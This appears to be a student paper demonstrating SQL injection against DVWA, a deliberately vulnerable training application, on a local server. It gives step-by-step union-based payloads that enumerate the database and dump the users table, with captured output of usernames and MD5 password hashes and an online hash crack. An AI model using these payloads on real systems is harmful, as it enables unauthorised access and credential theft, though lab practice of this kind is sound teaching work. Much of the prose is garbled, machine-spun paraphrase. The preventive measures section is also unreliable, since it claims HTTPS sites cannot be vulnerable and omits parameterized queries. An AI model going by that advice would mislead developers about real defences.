SQL INJECTION USING DVWA AND PREVENTIVE MEASURES

ABSTRACT:

SQL Injection Attack causes an intense security issue over web applications or sites. In this assault, Attacker can take advantage of inadequately coded Web application programming to put vindictive or undesirable code into the association's frameworks and system. The vulnerability exists inside web application when a Web application does not give appropriate approval or separating to the information entered by the client in the Input fields. In this day and age there are substantial quantities of web application which are having many information fields where Hacker can get opportunity to assault as a SQL Injection (E.g. To dump the database substance to the aggressor). So Attacker can get to the Confidential information of the association. We are going to introduce a review of SQL Injection assault, discovery and anticipation methods here. Utilizing DVWA(Damn helpless web application) we will recover the information from the database. We are utilizing XAMMP server as backend database which is my nearby host. To make the penetration testing progressively secure and in a legitimate situation we are utilizing DVWA application to perform SQL injection attack.

KEYWORDS:

SQL, SQL injection, DVWA, Detection and prevention.

INTRODUCTION:

Consistently as number of web clients are expanding, the vulnerabilities of a framework being assaulted is getting to be simpler. SQL Injection is a standout amongst the most well-known assault strategy that is being utilized nowadays. SQL injection is a code infusion method used to assault information driven applications in SQL articulations are embedded into a section field for execution. (1) SQL infusion is utilized to dump database substance to the aggressors. SQL infusion must endeavour a security helplessness in an applications programming. SQL Injection can likewise be utilized to include, adjust and erase records in a database, influencing information honesty. SQL Injection can give an assailant unapproved access to touchy information including, client information, by and by recognizable data, exchange insider facts, licensed innovation and other delicate data.. Since a SQL Injection defencelessness could influence any site or web application that utilizes a SQL-based database. We are going to exhibit an overview of SQL Injection assault, recognition and counteractive action methods here. Utilizing DVWA(Damn vulnerable web application) we will recover the information from the database We are utilizing XAMMP server as backend database which is my neighbourhood have. To make the infiltration testing increasingly secure and in a lawful situation we are utilizing DVWA (7)

LITERATURE SUVEY:

1 In this paper, Ravishankar, N., Raju, M. B., and Ravi, N. C, they made a security for the validation of the sites utilizing SQL Injection to check the security dimension of the framework.

2. In this paper Nagpal, B., Singh, N., Chauhan, N., and Panesar, A clarified about how the SQL Injection is executed for the infiltrating testing. He given the kinds of sql

infusion assaults which will be useful for finding the information of the sites which is in low dimension security.

3. In this paper Ghafarian, A, he clarified about the SQL Injection assault utilizing cross breed technique. Here he found the avoidance and identification of the SQL Injection and in the later stage it is conceivable to alter the calculations to incorporate different sorts of SQLIAs.

4. Existing vulnerabilities of Web system bargain the standard work of information structures. The most broadly perceived Web system feebleness is SQL mixture. There is realized approaches to manage guarantee Web applications against SQL implantation attacks in the article. To improve the Web programming security it is made obstruction framework that shields Web resources from SQL imbuement performing.

5.Web has seen an exponential augmentation in number of uses over past decade. Current day web applications give fundamentally a more noteworthy number of organizations than direct substance movement. Electronic model of figuring has been subject a couple of attacks, for example, cross-site scripting and SQL implantation. SQL Injection Attacks are generally continuous risk to security, reliability of each and every online interest and their particular establishment, secretarial in every practical sense fourth of web vulnerabilities.

TABLULAR REPRESENTATION:

S.NO	AUTHOR	TITLE	TOOL	DESCRIPTION
1	Ravishankar, N., Raju, M. B., & Ravi, N. C.	Contemplating Security of Http From SQL Injection and Cross Script.	SQL Injection and cross script.	They used sql and cross script In the http sites. They capture the different web server which is secured and unsecured and compare with the different test-cases.
2	Nagpal, B., Singh, N., Chauhan, N., & Panesar, A.	Tool based implementation of SQL injection for penetration testing.	Havij	Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web site page. It is able to take advantage of a vulnerable web application.
3	Ghafarian, A	A hybrid method for detection and prevention of SQL injection attacks	hybrid method	It includes static and dynamic method for detection and prevention.
4	Voitovych O.P., Yuvkovetskyi O.S., Kupershtein L.M.	SQL Injection Prevention System	SQL Injection	We have inferred that this paper outcome with a software tool which allows to protect

				Web software from SQL injection vulnerability. And tool allows user to protect his own Web application from an attack with using SQL.
5	Joshi, P. N., Ravishankar, N., Raju, M. B., & Ravi, N. C.	Encountering SQL Injection in Web Applications		We have inferred that this research paper has represented types of attacks & classification of SQL injection attack in web applications.

TYPES OF ATTACKS PERFORMED USING DVWA:

1.BRUTE FORCE- In the brute force attacks, we can test whether the login section is vulnerable against the brute force or not. Here we can endeavour for all intents and purposes all blend of words, number, unprecedented picture. (7)

2.COMMAND INJECTION- In the command injection attacks, the goal is an execution of optional bearings on the host working structure by methods for a helpless application. (7)

3.CSRF: Cross-Site Request Forgery (CSRF) is an assault that powers an end client to execute undesirable activities on a web application in which they're right now verified. CSRF assaults explicitly target state-evolving demands, not burglary of information, since the aggressor has no real way to see the reaction to the fashioned solicitation (7)

.

4.FILE INCLUSION : A document incorporation powerlessness is a kind of web weakness that is most generally found to influence web applications that depend on a scripting run time. This issue is caused when an application fabricates a way to executable code utilizing an assailant controlled variable in a manner that enables the aggressor to control which record is executed at run time. (7)

5.FILE UPLOAD : Uploaded documents speak to a critical hazard to applications. The initial phase in numerous assaults is to get some code to the framework to be assaulted. At that point the assault just needs to figure out how to get the code executed. Utilizing a record transfer enables the aggressor to achieve the initial step.. (7)

[6] SQL INJECTION: SQL infusion is a code infusion procedure, used to assault information driven applications, in which wicked SQL articulations are embedded into a passage field for execution (for example to dump the database substance to the aggressor). (7)

[7] REFLECTED CROSS SITE SCRIPTING : Reflected Cross-site Scripting (XSS) happen when an aggressor infuses program executable code inside a solitary HTTP reaction. The infused assault isn't put away inside the application itself; it is non-diligent and just effects clients who open a vindictively made connection or outsider website page. (7)

ABOUT THE TOOL: DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn defenceless. Its primary objectives are to be a guide for security experts to test their abilities and apparatuses in a lawful situation, help web engineers better comprehend the procedures of verifying web applications and help educators/understudies to instruct/learn web application security in a study hall condition.

DVWA is a web application coded in PHP that utilizes a MySQL back-end database. DVWA needs a web server, PHP and MySQL introduced so as to run. The most effortless approach to introduce DVWA is to download and introduce 'XAMPP' in the event that you don't as of now have a web server setup.

DVWA default username = admin

DVWA default secret phrase = password

DVWA Security levels:

The security levels are named low, medium and high. Each dimension changes the weakness province of DVWA all through the application. As a matter of course when DVWA is stacked the security level is set to High. The following is a clarification of every security level and its motivation.

• High – This dimension is to give a guide to the client of good coding practices. This dimension ought to be secure against all vulnerabilities. It is utilized to contrast the defenseless source code with the protected source code.

• Medium – This security level is chiefly to give a guide to the client of awful security rehearses, where the designer has attempted however neglected to verify an application. It likewise goes about as a test to clients to refine their misuse methods.

• Low - This security level is totally powerless and has no security by any means. It's utilization is to be for instance of how web application vulnerabilities show through terrible coding rehearses and to fill in as a stage to educate or learn essential abuse strategies

STEPS TO IMPLEMENT SQL INJECTION USING DVWA:

STEP1: Initializing my local host and setting up

STEP2: Login to DVWA

STEP3: Database setup verification

STEP4: Setting the DVWA security level to "Low"

STEP5: Selecting SQL injection to attack the target.

STEP7: First we will check the number of columns present in the tables by giving the command **?id=1' order by 1,2--+(Here 1,2 represents the no of columns)**

STEP8: Now we will check the database and version used here by giving the command **? id = 1' union select database(),version()--+.**

STEP9: Now we will retrieve the number of tables and columns in this database with information schema. Information schema holds the responsibility to maintain an index of all the tables and columns in the database. Command used is **?id=1' union select 1,table_name from information_schema.tables--+.**


STEP10: Now we will retrieve the number of columns from the table name Users with information schema. Information schema holds the responsibility to maintain an index of all the tables and columns in the database. Command used is **?id=1' union select 1, column_name from information_schema.columns where table_name = char(117,115,101,114,115)--+ (Here Users table name converted into Decimal values)**

STEP11: Now with the help of the User table we will retrieve the username and Password (attacker's target) by command **?id=1' union select user,password from users--+**

STEP12: Atlast, the final Process is the decryption of the Password. Since Passwords are always stored in the form of hashes we have to decrypt it to get the actual password.

EXPERIMENTAL RESULT:


We have finally retrieved the Password from the user table by Decryption of the hash function. So the Password is : password . Now the attacker can do what ever he wants which means the access has been got by the attacker.



Vulnerability: SQL Injection


```
ID: 1' union select database(),version()--
First name: admin
Surname: admin

ID: 1' union select database(),version()--
First name: dvwa
Surname: 10.1.38-MariaDB
```

More Information



Vulnerability: SQL Injection

```
ID: 1' union select 1,column_name from information_schema.columns where table
First name: admin
Surname: admin

ID: 1' union select 1,column_name from information_schema.columns where table
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table
First name: 1
Surname: user

ID: 1' union select 1,column_name from information_schema.columns where table
First name: 1
```




Vulnerability: SQL Injection

```
ID: 1' union select user,password from users--
First name: admin
Surname: admin

ID: 1' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html



Vulnerability: SQL Injection

```
ID: 1' union select 1,table_name from information_schema.tables--
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables
First name: 1
Surname: guestbook

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: users

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: ALL_PLUGINS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: APPLICABLE_ROLES

ID: 1' union select 1,table_name from information_schema.tables--
```



MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Found : password
(hash = 5f4dcc3b5aa765d61d8327deb882cf99)

How it works?

MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size.
This algorithm is not reversible, it's normally impossible to find the original word from the MD5.
Our tool uses a huge database in order to have the best chance of cracling the original word.
Just enter the hash in the MD5 decoder in the form above to try to decrypt it!

PREVENTIVE MEASURES:

- First and foremost important thing when it comes to prevent any kind of attacks mainly SQL injection attack is the proper Form Validation.
- When you validate properly. Unnecessary characters and alpha numericals can be avoided from code injection attacks
- Always ensure before clicking any link. This is the first step for the attacker. The attacker may trick you into malicious website which is poorly coded and provides more way for vulnerability.
- Beware of Spam messages ,most of them are included in fraudulent activities which will be performed by the hackers.They make trick you into their website and attempting you to provide login details .
- But Spam messages can be avoided using spam detection which can be implemented with Naive baye's classifier.
- Prefer always **HTTPS site** which means the site is completely secure and there is no way for vulnerability since the security level is high.

CONCLUSION: One of the most dangerous vulnerabilities in the web application is SQL injection. Until now many different techniques are proposed by researchers to defeat it. However attackers always found a new method to bypass these solutions. In this paper We have finally performed SQL injection attack using DVWA (Damn Vulnerable we application) and achieved our target that is we retrieved the password by decryption of the password hash.

REFERENCES:

[1] Ravishankar, N., Raju, M. B., & Ravi, N. C. (2017, December). Contemplating Security of Http From SQL Injection and Cross Script. In *2017 IEEE International Conference on Computational Intelligence and Computing Research (ICCIC)* (pp. 1-5). IEEE.

[2] Nagpal, B., Singh, N., Chauhan, N., & Panesar, A. (2015, May). Tool based implementation of SQL injection for penetration testing. In *International Conference on Computing, Communication & Automation* (pp. 746-749). IEEE.

[3] Ghafarian, A. (2017, July). A hybrid method for detection and prevention of SQL injection attacks. In *2017 Computing Conference* (pp. 833-838). IEEE.

[4]Voitovych O.P., Yuvkovetskyi O.S., Kupershtein L.M. “SQL Injection Prevention System”, 2016 International Conference "Radio Electronics & InfoCommunications" (UkrMiCo)September 11-16, 2016, Kiev, Ukraine

[5] Joshi, P. N., Ravishankar, N., Raju, M. B., & Ravi, N. C. (2018, February). Encountering SQL Injection in Web Applications. In *2018 Second International Conference on Computing Methodologies and Communication (ICCMC)* (pp. 257-261). IEEE.

[6] (OWASP), "O.W.A.S.P. Top 10 Vulnerabilities."; Available from: https://www.owasp.org/index.php/Top-102013.

[7] http://dvwa.co.uk/

[8] Sadeghian, A., Zamani, M., & Manaf, A. A. (2013, September). A taxonomy of SQL injection detection and prevention techniques. In *2013 International Conference on Informatics and Creative Multimedia* (pp. 53-56). IEEE.

[9] Katole, R. A., Sherekar, S. S., & Thakare, V. M. (2018, January). Detection of SQL injection attacks by removing the parameter values of SQL query. In *2018 2nd International Conference on Inventive*

Systems and Control (ICISC) (pp. 736-741). IEEE.

[10] Qian, L., Zhu, Z., Hu, J., & Liu, S. (2015, January). Research of SQL injection attack and prevention technology. In *2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF)* (pp. 303-306). IEEE.

[11] Kumar, P., & Pateriya, R. K. (2012, July). A survey on SQL injection attacks, detection and prevention techniques. In *2012 Third International Conference on Computing, Communication and Networking Technologies (ICCCNT'12)* (pp. 1-5). IEEE

[12] Kharche, S., Gohad, K., & Ambetkar, B. (2015). Preventing SQL Injection attack using pattern matching algorithm. *arXiv preprint arXiv:1504.06920*.

[13] Karuparthi, R. P., & Zhou, B. (2016, December). Enhanced Approach to Detection of SQL Injection Attack. In *2016 15th IEEE International Conference on Machine Learning and Applications (ICMLA)* (pp. 466-469). IEEE.